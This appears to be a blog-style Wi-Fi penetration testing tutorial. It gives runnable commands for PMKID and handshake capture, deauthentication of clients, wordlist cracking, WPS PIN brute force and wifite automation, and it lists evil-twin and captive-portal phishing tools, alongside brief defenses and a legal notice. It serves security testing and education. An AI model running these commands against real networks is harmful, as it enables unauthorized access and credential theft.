Wireless Security Assessment Methodology
A structured and practical methodology for evaluating the security posture of modern wireless networks, focusing on credential exposure, segmentation, rogue infrastructure testing, and defensive validation.

Wireless networks remain one of the most underestimated attack surfaces in modern environments.
In many assessments, the wireless layer becomes the initial foothold, not because of advanced zero-days, but because of weak authentication design, exposed management features, or poor segmentation decisions.
This document outlines a practical approach to testing Wi‑Fi infrastructure safely and methodically, focusing on controlled validation of real-world weaknesses rather than indiscriminate disruption.
Weak authentication design and exposed legacy features frequently lead to rapid compromise.
Requirements
- Kali Linux / Parrot OS / BlackArch
- Wireless adapter that supports monitor mode and packet injection
- Tools:
airmon-ng,airodump-ng,aireplay-ng,aircrack-ng,bully,reaver,hcxdumptool,hcxpcapngtool,hashcat
Option 1: Credential Material Collection via PMKID (Low Noise Vector)
1
2
3
sudo airmon-ng check kill
sudo airmon-ng start wlan0
sudo hcxdumptool -i wlan0mon -o dump.pcapng --enable_status=1
Wait ~30 seconds to capture PMKID (no need to deauth anyone).
Convert the capture:
1
hcxpcapngtool -o hash.hc22000 dump.pcapng
Captured credential material should be validated offline to determine password strength exposure.
1
hashcat -m 22000 hash.hc22000 /usr/share/wordlists/rockyou.txt
Option 2: Authentication Validation via Handshake Capture
1. Enable monitor mode
1
2
sudo airmon-ng check kill
sudo airmon-ng start wlan0
2. Scan for targets
1
airodump-ng wlan0mon
3. Capture handshake
1
airodump-ng -c <CH> --bssid <BSSID> -w handshake wlan0mon
4. Force deauthentication
1
aireplay-ng -0 5 -a <BSSID> -c <ClientMAC> wlan0mon
"Wait for "WPA Handshake" message to confirm capture."
5. Crack the handshake
1
aircrack-ng handshake.cap -w /usr/share/wordlists/rockyou.txt
Use smarter wordlists from
cupp,pyrrate, or customcrunch.
Option 3: WPS Exposure Assessment
Try this if WPS is enabled. It’s usually faster than handshake cracking.
Bully (faster):
1
bully wlan0mon -b <BSSID> -c <CH>
Reaver (slower fallback):
1
reaver -i wlan0mon -b <BSSID> -vv
Successful output gives:
1
2
[+] WPS PIN: 12345670
[+] WPA PSK: supersecretwifi123
Automated Multi-Vector Testing
1
wifite
- Automates WPS/PMKID/Handshake attacks
- Use with custom rules and timeouts:
1
wifite --dict /path/to/wordlist.txt
Defend Against These Attacks
- Disable WPS permanently
- Use WPA3 or WPA2 with 802.11w (PMF enabled)
- Use a secure password (16+ characters, symbols, random)
- Monitor wireless traffic with IDS/IPS tools like
Kismet
Legal Notice
This guide is for educational and authorized penetration testing only. Unauthorized Wi-Fi hacking is illegal and unethical.
Risk Evaluation Overview
| Attack Type | Time | Success Rate |
|---|---|---|
| PMKID Attack | 1–2 min | High |
| WPA2 Handshake | 3–4 min | Medium–High |
| WPS Bruteforce | 1–5 min | Very High |
| Wordlist Cracking | Varies | Depends on pass strength |
Advanced Infrastructure Attack Scenarios
- Rogue APs with
airgeddonoreaphammer - Evil twin + captive portal phishing with
wifiphisher - Use
hostapdto clone SSIDs and trap clients - Fake enterprise Wi-Fi with
hostapd-wpe - Crack EAP/MSCHAPv2 creds with
asleap
Lab Ideas
- Set up Wi-Fi attack VMs
- Use Raspberry Pi as a covert hacking station
- Practice using
WiFi Pumpkin 3orFluxion - Capture real traffic from multiple clients using
hcxdumptool
Wireless security failures are rarely about advanced exploitation. They are usually about misplaced trust in proximity-based authentication.
“You don’t need to be the fastest. You just need to be near the signal.”